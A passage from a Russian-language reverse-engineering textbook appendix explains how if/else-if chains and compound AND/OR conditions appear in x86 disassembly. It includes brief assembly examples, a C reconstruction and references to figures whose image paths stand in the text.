


Рисунок А.2. Высокоуровневое и низкоуровневое представления двустороннего условного оператора.

Обратите внимание на безусловный `JMP` сразу после вызова функции. Именно здесь первая ветвь пропускает блок `else` и переходит к следующему коду. Основной шаблон для выявления простого оператора `if-else` в дизассемблированной программе - условие, после которого находится код, заканчивающийся безусловным переходом.

Большинство языков высокого уровня также поддерживает немного более сложную версию двустороннего оператора, где для каждого из двух блоков используется отдельное условие. Обычно она реализуется сочетанием ключевых слов `if` и `else-if`, каждое со своим условным выражением. Если первое условие не выполняется, программа переходит ко второму и вычисляет его, а если не выполняется ни одно, пропускает весь условный блок. При выполнении одного из условий исполняется соответствующий блок, после чего управление просто переходит к следующему оператору программы. На рисунке А.3 дано высокоуровневое и низкоуровневое представления такой конструкции.

Условные операторы с несколькими альтернативами

Иногда программисты создают длинные операторы с множеством условий, каждое из которых приводит к выполнению отдельного блока. В языках высокого уровня это можно реализовать блоком `switch`, который рассматривается позднее, но можно применять и обычные операторы `if`. Иногда программистам приходится выбирать `if`, поскольку он допускает более гибкие условия. Проблема блоков `switch` в том, что они не поддерживают сложные условия, а работают только с жёстко заданными константами. В отличие от них последовательность `else-if` допускает любое сложное условие для каждого блока и потому просто более гибка.




Рисунок A.3. Высокоуровневое и низкоуровневое представления двустороннего оператора с двумя условными выражениями.

Правила выявления таких блоков очень похожи на правила обычных двусторонних операторов из предыдущего раздела. Разница в том, что компилятор добавляет дополнительные "альтернативные блоки", состоящие из одной или нескольких логических проверок, самого условного блока кода и завершающего `JMP`, который переходит к концу всей конструкции. Разумеется, `JMP` выполняется лишь при истинном условии. В отличие от блоков `switch`, где несколько условий могут вести к одному блоку кода, в таких конструкциях `else-if` каждое условие связано только с одним блоком. На рисунке A.4 показана четырёхсторонняя условная последовательность с одним путём `if` и следующими за ним тремя альтернативными путями `else-if`.

Составные условные операторы

В настоящих программах условные операторы часто основаны не на одном условии. Для решения о входе в условный блок очень часто проверяются два или несколько условий. Это немного усложняет работу исследователя, поскольку низкоуровневый код, созданный для сочетания логических проверок, не всегда легко расшифровать. В следующих разделах показаны типичные составные условные операторы и способы их расшифровки. Сначала я кратко рассмотрю самые распространённые логические операторы, используемые для построения составных условий, а затем продемонстрирую несколько таких конструкций с низкоуровневой и высокоуровневой точек зрения.




Рисунок A.4. Высокоуровневое и низкоуровневое представления условного кода с несколькими альтернативными путями выполнения.

Логические операторы

В языках высокого уровня существуют специальные операторы, позволяющие использовать составные условия в одном условном выражении. При указании нескольких условий код должен определять способ их объединения.

Два самых распространённых оператора объединения нескольких логических выражений - AND и OR, которые не следует путать с операторами побитовой логики.

Как следует из названия, AND, обозначаемый в C и C++ как &&, означает, что для истинности условия должны выполняться оба выражения. Обнаружить такой код на языке ассемблера обычно очень легко, поскольку будут видны две последовательные проверки, условно переходящие к одному адресу. Вот пример:

```
cmp     [Variable1], 100
jne     AfterCondition
cmp     [Variable2], 50
jne     AfterCondition
ret
AfterCondition:
...
```

Показательный элемент этого фрагмента - оба условных перехода указывают на один адрес в коде (`AfterCondition`). Идея проста: проверить первое условие и перейти к концу условного блока, если оно не выполняется. Если первое условие истинно, проверить второе и снова перейти к концу блока, если оно ложно. Условный блок кода располагается сразу после второго условного перехода, поэтому, если ни один переход не выполнен, управление немедленно начинает исполнять этот блок. Настоящие условия расшифровываются так же, как в одиночном условном выражении, то есть они тоже обращены. Здесь проверка того, что `Variable1` не равна 100, означает, что исходный код проверял её на равенство 100. По этим сведениям можно восстановить исходный код фрагмента:

```
if (Variable1 == 100 && Variable2 == 50)

return;
```

На рисунке A.5 показано, как приведённый высокоуровневый код соответствует рассмотренному ранее ассемблерному.




Рисунок A.5. Высокоуровневое и низкоуровневое представления составного условного оператора с двумя условиями, объединёнными оператором AND.

Другой распространённый логический оператор - OR, применяемый для создания условных выражений, где достаточно выполнения одного из заданных условий. OR означает, что условие считается истинным, если истинно первое или второе выражение. В C и C++ он обозначается символом ||. Выявлять при реверс-инжиниринге условные операторы с OR несколько сложнее, чем с AND. Прямой способ реализации OR состоит в условном переходе для каждого выражения без обращения условий и добавлении завершающего перехода, который пропускает условный блок, если ни одно условие не выполнено. Вот пример этой стратегии:

```
cmp     [Variable1], 100
je      ConditionalBlock
cmp     [Variable2], 50
je      ConditionalBlock
jmp     AfterConditionalBlock
ConditionalBlock:
call    SomeFunction
AfterConditionalBlock:
...
```

На рисунке A.6 показано соответствие предыдущего фрагмента исходному коду.




Рисунок A.6. Высокоуровневое и низкоуровневое представления составного условного оператора с двумя условиями, объединёнными оператором OR.

И снова наиболее заметный элемент фрагмента - последовательность условных переходов, указывающих на один и тот же код. Помните, что при таком подходе условные переходы направлены в условный блок, в отличие от рассмотренных ранее случаев, где они указывали на код после условных блоков. Этот подход применяют GCC и некоторые другие компиляторы; его преимущество, по крайней мере с точки зрения реверс-инжиниринга, в довольно высокой читаемости и интуитивности. Небольшой недостаток производительности создаёт завершающий `JMP`, который достигается, если не выполнено ни одно условие.

Другие оптимизирующие компиляторы, например компиляторы Microsoft, избавляются от лишнего `JMP` немного иным способом реализации OR. Обращается только второе условие, и его переход направляется к коду после условного блока, тогда как первое условие по-прежнему указывает в сам блок. На рисунке A.7 показан результат компиляции той же логики таким способом.

Первое условие проверяет равенство `Variable1` значению 100 точно как в исходном коде. Второе обращено и теперь проверяет, что `Variable2` не равна 50. Причина в том, что первое условие должно перейти к условному коду, если оно истинно, а второе не должно выполнять переход, если истинно его обращённое условие. Второе условие пропускает условный блок, когда исходное условие не выполняется.




Рисунок A.7. Высокоуровневое и низкоуровневое представления условного оператора с двумя условиями, объединёнными более эффективной реализацией OR.

Простые сочетания

Что происходит, если логический оператор объединяет более двух условий? Обычно стратегия для двух условий просто расширяется. Для GCC это означает добавление ещё одного условия перед безусловным переходом.

Во фрагменте на рисунке A.8 `Variable1` и `Variable2` сравниваются с теми же значениями, что в исходном примере, но здесь добавлена `Variable3`, сравниваемая с нулём. Пока все условия связаны оператором OR, компилятор просто добавляет условные переходы в условный блок. И снова сразу после последней инструкции условного перехода всегда помещается безусловный переход. Если ни одно условие не выполняется, он пропускает условный блок и направляется к следующему коду.

В более оптимизированном варианте подход тот же, но вместо безусловного перехода обращается последнее условие. Остальные реализованы прямыми условными переходами к условному блоку. На рисунке A.9 показано, что происходит при компиляции примера с рисунка A.8 вторым способом.




Рисунок A.8. Высокоуровневое и низкоуровневое представления составного условного оператора с тремя условиями, объединёнными оператором OR.




Рисунок A.9. Высокоуровневое и низкоуровневое представления условного оператора с тремя условиями, объединёнными более эффективной реализацией OR.

Идея проста. При использовании нескольких операторов OR компилятор создаёт ряд последовательных условных переходов, каждый из которых при истинном условии направляется в условный блок. Последнее условие обращается и переходит к коду сразу после условного блока, поэтому при выполнении исходного условия переход не происходит и управление достигает блока, расположенного непосредственно после последней условной инструкции. В предыдущем примере завершающая проверка устанавливает, что `Variable3` не равна нулю, поэтому используется `JE`.

Теперь рассмотрим, что происходит при объединении оператором AND более двух условий (см. рисунок A.10). Здесь компилятор просто добавляет всё новые обращённые условия, которые при выполнении пропускают условный блок, поскольку сами условия обращены, а при невыполнении переходят к следующему условию или к самому условному блоку.

Сложные сочетания

Языки высокого уровня позволяют программистам объединять логическими операторами любое количество условий. Поэтому можно создавать сложные сочетания условных выражений, связанных логическими операторами.

